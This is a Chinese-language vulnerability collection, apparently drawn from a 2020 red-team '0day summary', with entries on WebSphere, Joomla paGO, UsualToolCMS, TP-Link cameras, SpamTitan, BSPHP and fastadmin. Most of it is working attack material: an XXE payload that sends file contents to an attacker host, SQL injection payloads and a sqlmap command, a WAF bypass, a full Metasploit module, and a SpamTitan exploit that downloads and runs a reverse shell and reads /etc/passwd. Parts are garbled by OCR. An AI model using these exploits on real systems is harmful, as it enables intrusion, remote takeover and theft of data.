WebSphere 9.0.0.0 - 9.0.5.5版本，建议升级到9.0.5.6以上版本或安装补丁

WebSphere 8.5.0.0 - 8.5.5.17版本，建议升级到8.5.5.19以上版本或安装补丁

WebSphere 8.0.0.0 - 8.0.0.15版本，建议先升级到8.0.0.15版本再安装补丁

WebSphere 7.0.0.0 - 7.0.0.45 版本，建议先升级到7.0.0.45版本再安装补丁

poc：

```
xml如下：
<!DOCTYPE x [
   <!ENTITY % aaa SYSTEM "file:///C:/Windows/win.ini">
   <!ENTITY % bbb SYSTEM "http://yourip:8000/xx.dtd">
   %bbb;
]>
<definitions name="HelloService" xmlns="http://schemas.xmlsoap.org/wsdl/">

&ddd;
</definitions>

 xx.dtd如下：
 <!ENTITY % ccc '<!ENTITY ddd &#39;<import namespace="uri"
location="http://yourip:8000/xxeLog?%aaa;"/>&#39;>'>%ccc;
```

***补丁地址：***

https://www.ibm.com/support/pages/node/6333617

***来源：***

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4643

https://www.ibm.com/support/pages/node/6334311

POC以及分析文章:

https://my.oschina.net/u/4313521/blog/4633393

https://paper.seebug.org/1342/

# 29.Joomla! paGO Commerce 2.5.9.0 存在 SQL 注入

```
POST /joomla/administrator/index.php?option=com_pago&view=comments HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0)
Gecko/20100101 Firefox/79.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 163
Origin: http://localhost
Connection: close
Referer: http://localhost/joomla/administrator/index.php?
option=com_pago&view=comments
Cookie: 4bde113dfc9bf88a13de3b5b9eabe495=sp6rp5mqnihh2i323r57cvesoe; crisp-
client%2Fsession%2F0ac26dbb-4c2f-490e-88b2-7292834ac0e9=session_a9697dd7-
152d-4b1f-a324-3add3619b1e1
Upgrade-Insecure-Requests: 1

```

```
filter_search=&limit=10&filter_published=1&task=&controller=comments&boxchecked=0&filter_order=id&filter_order_Dir=desc&5a672ab408523f68032b7bdcd7d4bb5c=1
```

Sqlmap poc：


```
sqlmap -r pago --dbs --risk=3 --level=5 --random-agent -p filter_published
```

# 30.绿盟waf封禁绕过

XFF伪造字段地址为127.0.0.1，导致waf上看不见攻击者地址

# 31.Typesetter CMS任意文件上传


参考：https://github.com/Typesetter/Typesetter/issues/674




# 32.UsualToolCMS-8.0 sql注入漏洞

payload:

```
a_templetex.php?t=open&id=1&paths=templete/index' where id=1 and if(ascii(substring(user(),1,1))>0,sleep(5),1)--+
```




# 33.TP-Link云摄像头NCXXX系列存在命令注入漏洞

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::CmdStager

  def initialize(info = {})
    super(
      update_info(
        info,
        'Name' => 'TP-Link Cloud Cameras NCXXX Bonjour Command Injection',
        'Description' => %q{
          TP-Link cloud cameras NCXXX series (NC200, NC210, NC220, NC230,
          NC250, NC260, NC450) are vulnerable to an authenticated command
          injection. In all devices except NC210, despite a check on the
name length in
          swSystemSetProductAliasCheck, no other checks are in place in
order
          to prevent shell metacharacters from being introduced. The
system name
          would then be used in swBonjourStartHTTP as part of a shell
command
          where arbitrary commands could be injected and executed as root.
NC210 devices
          cannot be exploited directly via /setsysname.cgi due to proper
input
```

```
26          validation. NC210 devices are still vulnerable since swBonjourStartHTTP
27          did not perform any validation when reading the alias name from the
28          configuration file. The configuration file can be written, and code
29          execution can be achieved by combining this issue with CVE-2020-12110.
30        },
31        'Author' => ['Pietro Oliva <pietroliva[at]gmail.com>'],
32        'License' => MSF_LICENSE,
33        'References' =>
34        [
35          [ 'URL', 'https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-12109' ],
36          [ 'URL', 'https://nvd.nist.gov/vuln/detail/CVE-2020-12109' ],
37          [ 'URL', 'https://seclists.org/fulldisclosure/2020/May/2' ],
38          [ 'CVE', '2020-12109']
39        ],
40        'DisclosureDate' => '2020-04-29',
41        'Platform' => 'linux',
42        'Arch' => ARCH_MIPSLE,
43        'Targets' =>
44        [
45          [
46            'TP-Link NC200, NC220, NC230, NC250',
47            {
48              'Arch' => ARCH_MIPSLE,
49              'Platform' => 'linux',
50              'CmdStagerFlavor' => [ 'wget' ]
51            }
52          ],
53          [
54            'TP-Link NC260, NC450',
55            {
56              'Arch' => ARCH_MIPSLE,
57              'Platform' => 'linux',
58              'CmdStagerFlavor' => [ 'wget' ],
59              'DefaultOptions' => { 'SSL' => true }
60            }
61          ]
62        ],
63        'DefaultTarget' => 0
64      )
65    )
66
67    register_options(
68      [
69        OptString.new('USERNAME', [ true, 'The web interface username', 'admin' ]),
70        OptString.new('PASSWORD', [ true, 'The web interface password for the specified username', 'admin' ])
71      ]
72    )
73  end
74
75  def login
76    user = datastore['USERNAME']
```

```
    pass = Base64.strict_encode64(datastore['PASSWORD'])
    if target.name == 'TP-Link NC260, NC450'
      pass = Rex::Text.md5(pass)
    end

    print_status("Authenticating with #{user}:#{pass} ...")
    begin
      res = send_request_cgi({
        'uri' => '/login.fcgi',
        'method' => 'POST',
        'vars_post' => {
          'Username' => user,
          'Password' => pass
        }
      })
      if res.nil? || res.code == 404
        fail_with(Failure::NoAccess, '/login.fcgi did not reply correctly. Wrong target ip?')
      end
      if res.body =~ /\"errorCode\"\:0/ && res.headers.key?('Set-Cookie') && res.body =~ /token/
        print_good("Logged-in as #{user}")
        @cookie = res.get_cookies.scan(/\s?([^, ;]+?)=([^, ;]*?)[;,]/)[0][1]
        print_good("Got cookie: #{@cookie}")
        @token = res.body.scan(/"(token)":"([^,"]*)"/)[0][1]
        print_good("Got token: #{@token}")
      else
        fail_with(Failure::NoAccess, "Login failed with #{user}:#{pass}")
      end
    rescue ::Rex::ConnectionError
      fail_with(Failure::Unreachable, 'Connection failed')
    end
  end

  def enable_bonjour
    res = send_request_cgi({
      'uri' => '/setbonjoursetting.fcgi',
      'method' => 'POST',
      'encode_params' => false,
      'cookie' => "sess=#{@cookie}",
      'vars_post' => {
        'bonjourState' => '1',
        'token' => @token.to_s
      }
    })
    return res
  rescue ::Rex::ConnectionError
    vprint_error("Failed connection to the web server at #{rhost}:#{rport}")
    return nil
  end

  def sys_name(cmd)
    res = send_request_cgi({
      'uri' => '/setsysname.fcgi',
      'method' => 'POST',
      'encode_params' => true,
```

```
      'cookie' => "sess=#{@cookie}",
      'vars_post' => {
        'sysname' => cmd,
        'token' => @token.to_s
      }
    })
    return res
  rescue ::Rex::ConnectionError
    vprint_error("Failed connection to the web server at #{rhost}:#
{rport}")
    return nil
  end

  def execute_command(cmd, _opts = {})
    print_status("Executing command: #{cmd}")
    sys_name("$(#{cmd})")
  end

  def exploit
    login # Get cookie and csrf token
    enable_bonjour # Enable bonjour service
    execute_cmdstager # Upload and execute payload
    sys_name('NC200') # Set back an innocent-looking device name
  end

end
```

# 33.SpamTitan 7.07多个RCE漏洞

```
III. PoC
~~~~~~~

Use python 3 and install the following modules before executing: requests.

If your IP is 192.168.1.5 and the target SpamTitan server is
spamtitan.example.com, call the PoC like this:
./multirce.py -t spamtitan.example.com -i 192.168.1.5 -m <EXPLOIT
NUMBER> -u <USER> -p <PASSWORD> -U http://192.168.1.5/rev.py

-----------------------------------------------

#!/usr/bin/env python

# Author: Felipe Molina (@felmoltor)
# Date: 09/04/2020
# Python Version: 3.7
# Summary: This is PoC for multiple authenticated RCE and Arbitrary File
Read
#          Odays on SpamTitan 7.07 and previous versions.
# Product URL: https://www.spamtitan.com/
# Product Version: 7.07 and probably previous

import requests
from requests import Timeout
requests.packages.urllib3.disable_warnings()
import os
```

```
import threading
from optparse import OptionParser
import socket
import json
import re
from urllib.parse import urlparse
from time import sleep
from base64 import b64decode,b64encode

def myip():
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    try:
        # doesn't even have to be reachable
        s.connect(('10.255.255.255', 1))
        IP = s.getsockname()[0]
    except:
        IP = '127.0.0.1'
    finally:
        s.close()
    return IP

def shellServer(ip,port,quiet):
    servers = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    servers.bind((ip, port))
    servers.listen(1)
    info("Waiting for incoming connection on %s:%s" % (ip,port))
    conn, addr = servers.accept()
    conn.settimeout(1)
    success("Hurray, we got a connection from %s" % addr[0])

    prompt =conn.recv(128)
    prompt=str(prompt.decode("utf-8")).strip()
    command = input(prompt)

    while True:
        try:
            c = "%s\n" % (command)
            if (len(c)>0):
                conn.sendall(c.encode("utf-8"))
                # Quit the console
                if command == 'exit':
                    info("\nClosing connection")
                    conn.close()
                    break
                else:
                    completeanswer=""
                    while True:
                        answer=None
                        try:
                            answer=str((conn.recv(1024)).decode("utf-8"))
                            completeanswer+=answer
                        except socket.timeout:
                            completeanswer.strip()
                            break
                    print(completeanswer,end='')
            command = input("")
        except (KeyboardInterrupt, EOFError):
            info("\nClosing connection")
```

```
            break

# This is an authenticated remote code execution in "certs-x.php". E.g:
def CVE_2020_11699(cookies, target, shellurl):
    # Giving time to the maim thread to open the reverse shell listener
    sleep(5)
    oscmd="/usr/local/bin/wget %s -O /tmp/r.py;/usr/local/bin/python
/tmp/r.py" % (shellurl)
    t1 = "%s/certs.php" % target
    t2 = "%s/certs-x.php" % target
    # get the csrf token value
    res1 = requests.get(t1,cookies=cookies,verify=False)
    m = re.search("var csrf_token_postdata
=.*CSRFName=(.*)&CSRFToken=(.*)\";",res1.text)
    if (m is not None):
        csrfguard=m.group(1)
        csrftoken=m.group(2)
        data = {
            "CSRFName":csrfguard,
            "CSRFToken":csrftoken,
            "jaction":"deletecert",
            "fname":"dummy || $(%s)" % oscmd
        }
        info("Triggering the reverse shell in the target.")
        try:
            res2 =
requests.post(t2,data=data,cookies=cookies,verify=False)
            print(res2.text)
        except Timeout:
            info("Request timed-out. You should have received already
your reverse shell.")
    else:
        fail("CSRF tokens were not found. POST will fail.")

# This is an arbitrary file read on "certs-x.php"
def CVE_2020_11700(cookies,target,file):
    fullpath="../../../..%s" % file

    t1 = "%s/certs.php" % target
    t2 = "%s/certs-x.php" % target
    # get the csrf token value
    res1 = requests.get(t1,cookies=cookies,verify=False)
    m = re.search("var csrf_token_postdata
=.*CSRFName=(.*)&CSRFToken=(.*)\";",res1.text)
    if (m is not None):
        csrfguard=m.group(1)
        csrftoken=m.group(2)
        data = {
            "CSRFName":csrfguard,
            "CSRFToken":csrftoken,
            "jaction":"downloadkey",
            "fname":fullpath,
            "commonname":"",
            "organization":"",
            "organizationunit":"",
            "city":"",
            "state":"",
            "country":"",
```

```
            "csrout":"",
            "pkout":"",
            "importcert":"",
            "importkey":"",
            "importchain":""
        }
        res2 = requests.post(t2,data=data,cookies=cookies,verify=False)
        if (res2.status_code == 200):
            success("Contents of the file %s" % file)
            print(res2.text)
    else:
        fail("Error obtaining the CSRF guard tokens from the page.")
        return False

# This is an authenticated RCE abusing PHP eval function in mailqueue.php
def CVE_2020_11803(cookies, target, shellurl):
    # Giving time to the maim thread to open the reverse shell listener
    sleep(5)
    oscmd="/usr/local/bin/wget %s -O /tmp/r.py;/usr/local/bin/python
/tmp/r.py" % (shellurl)
    b64=(b64encode(oscmd.encode("utf-8"))).decode("utf-8")

 payload="gotopage+a+\";$b=\"%s\";shell_exec(base64_decode(urldecode($b)))
;die();$b=\""
% (b64)
    t1 = "%s/certs.php" % target
    t2 = "%s/mailqueue.php" % target
    # get the csrf token value
    res1 = requests.get(t1,cookies=cookies,verify=False)
    m = re.search("var csrf_token_postdata
=.*CSRFName=(.*)&CSRFToken=(.*)\";",res1.text)
    if (m is not None):
        csrfguard=m.group(1)
        csrftoken=m.group(2)
        data = {
            "CSRFName":csrfguard,
            "CSRFToken":csrftoken,
            "jaction":payload,
            "activepage":"incoming",
            "incoming_count":"0",
            "active_count":"0",
            "deferred_count":"0",
            "hold_count":"0",
            "corrupt_count":"0",
            "incoming_page":"1",
            "active_page":"1",
            "deferred_page":"1",
            "hold_page":"1",
            "corrupt_page":"1",
            "incomingrfilter":None,
            "incomingfilter":None,
            "incoming_option":"hold",
            "activerfilter":None,
            "activefilter":None,
            "active_option":"hold",
            "deferredrfilter":None,
            "deferredfilter":None,
            "deferred_option":"hold",
```

```
            "holdrfilter":None,
            "holdfilter":None,
            "hold_option":"release",
            "corruptrfilter":None,
            "corruptfilter":None,
            "corrupt_option":"delete"
        }
        # We have to pass a string instead of a dict if we don't want
the requests library to convert it to
        # an urlencoded data and break our payload
        datastr=""
        cont=0
        for k,v in data.items():
            datastr+="%s=%s" % (k,v)
            cont+=1
            if (cont<len(data)):
                datastr+="&"
        headers={
            "User-Agent":"Mozilla/5.0 (Windows NT 10.0; rv:68.0)
Gecko/20100101 Firefox/68.0",
            "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
            "Content-Type": "application/x-www-form-urlencoded"
        }
        try:
            res2 =
requests.post(t2,data=datastr,cookies=cookies,headers=headers,verify=False
,proxies=proxies)
        except Timeout:
            info("Request timed-out. You should have received already
your reverse shell.")
    else:
        fail("CSRF tokens were not found. POST will fail.")

# This is an authenticated RCE abusing qid GET parameter in mailqueue.php
def CVE_2020_11804(cookies, target, shellurl):
    # Giving time to the maim thread to open the reverse shell listener
    sleep(5)
    oscmd="/usr/local/bin/wget %s -O /tmp/r.py;/usr/local/bin/python
/tmp/r.py" % (shellurl)
    payload="1;`%s`" % oscmd
    t = "%s/mailqueue.php?qid=%s" % (target,payload)
    info("Triggering the reverse shell in the target.")
    try:
        res2 = requests.get(t,cookies=cookies,verify=False)
    except Timeout:
        info("Request timed-out. You should have received already your
reverse shell.")

# Authenticate to the web platform and get the cookies
def authenticate(target,user,password):
    loginurl="%s/login.php" % target
    data={
        "jaction":"none",
        "language":"en_US",
        "address":"%s" % user,
        "passwd":"%s" % password
    }
```

```
    res = requests.post(loginurl, data=data,allow_redirects =
False,verify=False)
    if (res.status_code == 302 and len(res.cookies.items())>0):
        return res.cookies
    else:
        return None

def printmsg(msg,quiet=False,msgtype="i"):
    if (not quiet):
        if (success):
            print("[%s] %s" % (msgtype,msg))
        else:
            print("[-] %s" % msg)

def info(msg,quiet=False):
    printmsg(msg,quiet,msgtype="i")

def success(msg,quiet=False):
    printmsg(msg,quiet,msgtype="+")

def fail(msg,quiet=False):
    printmsg(msg,quiet,msgtype="-")

def parseoptions():
    parser = OptionParser()
    parser.add_option("-t", "--target", dest="target",
                      help="Target SpamTitan URL to attack. E.g.:
https://spamtitan.com/", default=None)
    parser.add_option("-m", "--method", dest="method",
                      help="Exploit number: (1) CVE-2020-11699 [RCE],
(2) CVE-2020-XXXX [RCE], (3) CVE-2020-XXXX2 [RCE], (4) CVE-2020-11700
[File Read]", default=1)
    parser.add_option("-u", "--user", dest="user",
                      help="Username to authenticate with. Default:
admin", default="admin")
    parser.add_option("-p", "--password", dest="password",
                      help="Password to authenticate with. Default:
hiadmin", default="hiadmin")
    parser.add_option("-I", "--ip", dest="ip",
                      help="Local IP where to listen for the reverse
shell. Default: %s" % myip(), default=myip())
    parser.add_option("-P", "--port", dest="port",
                      help="Local Port where to listen for the reverse
shell. Default: 4242", default=4242)
    parser.add_option("-U", "--URL", dest="shellurl",
                      help="HTTP URL path where the reverse shell is
located. Default: http://%s/rev.py" % myip(),
default="http://%s/rev.py" % myip())
    parser.add_option("-f", "--filetoread", dest="filtetoread",
                      help="Full path of the file to read from the
remote server when executing CVE-2020-11700. Default: /etc/passwd",
default="/etc/passwd")
    parser.add_option("-q", "--quiet",
                      action="store_true", dest="quiet", default=False,
                      help="Shut up script! Just give me the shell.")

    return parser.parse_args()

```


```
def main():
    (options,arguments) = parseoptions()
    quiet = options.quiet
    target = options.target
    ip = options.ip
    port = options.port
    user = options.user
    password = options.password
    shellurl = options.shellurl
    method = int(options.method)
    rfile = options.filtetoread

    # Sanitize options
    if (target is None):
        fail("Error. Specify a target (-t).")
        exit(1)
    else:
        if (not target.startswith("http://") and not
target.startswith("https://")):
            target = "http://%s" % target

    if (method < 1 or method > 4):
        fail("Error. Specify a method from 1 to 4:\n (1)
CVE-2020-11699 [RCE]\n (2) CVE-2020-XXXX [RCE]\n (3) CVE-2020-XXXX2
[RCE]\n (4) CVE-2020-11700 [File Read]")
        exit(1)

    # Before doing anything, login
    cookies = authenticate(target,user,password)
    if (cookies is not None):
        success("User logged in successfully.")
        if (method == 1):
            info("Exploiting CVE-2020-11699 to get a reverse shell on
%s:%s" % (ip,port),quiet)
            rev_thread = threading.Thread(target=CVE_2020_11699,
args=(cookies,target,shellurl))
            rev_thread.start()
            # Open the reverse shell listener in this main thread
            info("Spawning a reverse shell listener. Wait for it...")
            shellServer(options.ip,int(options.port),options.quiet)
        elif (method == 2):
            info("Exploiting CVE-2020-11803 to get a reverse shell on
%s:%s" % (ip,port),quiet)
            rev_thread = threading.Thread(target=CVE_2020_11803,
args=(cookies,target,shellurl))
            rev_thread.start()
            # Open the reverse shell listener in this main thread
            info("Spawning a reverse shell listener. Wait for it...")
            shellServer(options.ip,int(options.port),options.quiet)
        elif (method == 3):
            info("Exploiting CVE-2020-11804 to get a reverse shell on
%s:%s" % (ip,port),quiet)
            rev_thread = threading.Thread(target=CVE_2020_11804,
args=(cookies,target,shellurl))
            rev_thread.start()
            # Open the reverse shell listener in this main thread
            info("Spawning a reverse shell listener. Wait for it...")
            shellServer(options.ip,int(options.port),options.quiet)
```

```
        elif (method == 4):
            info("Reading file '%s' by abusing CVE-2020-11700." % rfile,
quiet)
            CVE_2020_11700(cookies,target,rfile)
    else:
        fail("Error authenticating. Are you providing valid credentials?")
        exit(2)

    exit(0)

main()
```

# 34.BSPHP存在未授权访问

该处泄漏的用户名和登陆ip


```
/admin/index.php?
m=admin&c=log&a=table_json&json=get&soso_ok=1&t=user_login_log&page=1&limit=1
0&bsphptime=1600407394176&soso_id=1&soso=&DESC=0
```



# 35.fastadmin最新版前台getshell

前提：开启用户注册

漏洞原因： 直接将$name参数带入到fetch函数,fetch函数是ThinkPHP解析模版的函数，里面支持原生PHP，所以造成RCE，直接上传成功就可以调用这个点解析。




Php代码可以和标签在模板文件中混合使用，可以在模板文件里面书写任意的PHP语句代码 ， 包括下面两种方式：

## 使用php标签

例如：

```
{php}echo 'Hello,world!';{/php}
```

我们建议需要使用PHP代码的时候尽量采用php标签，因为原生的PHP语法可能会被配置禁用而导致解析错误。

## 使用原生php代码

```
<?php echo 'Hello,world!'; ?>
```

注意：php标签或者php代码里面就不能再使用标签（包括普通标签和XML标签）了，因此下面的几种方式都是无效的：

Php代玛可以和标益在模板文件中漏合使用,可以在模板文件里面千写任意的P句代码,包括下面两种方式:

使用php标签

例如:

phpjecho'Hello,world!;/php

我们建这需要使用PHP代的时候尽量采用hp签,因为原生的PHP法可能会被配置禁用而导致解析错误.

使用原生php代码

<?phpecho'HelLo,world!?

注意:php标签或者h代码里面就不能再使用标签(包普通标盗和么标)了,因此下面的几种方式都是无效的;

所以payload：

```
上传图片，修改图片数据包为
> {php}phpinfo();[/php]
记录路径
> Public/index/user/_empty?name=../public/upload/xxx.jpg
即可getshell
```

来源：https://www.yuque.com/docs/share/ad8192ca-39ec-4950-86e9-01dfa989bf6f?#（密码：gf34） 《HW2020 - 0day总结》

存档于项目中，仅供学习参考使用。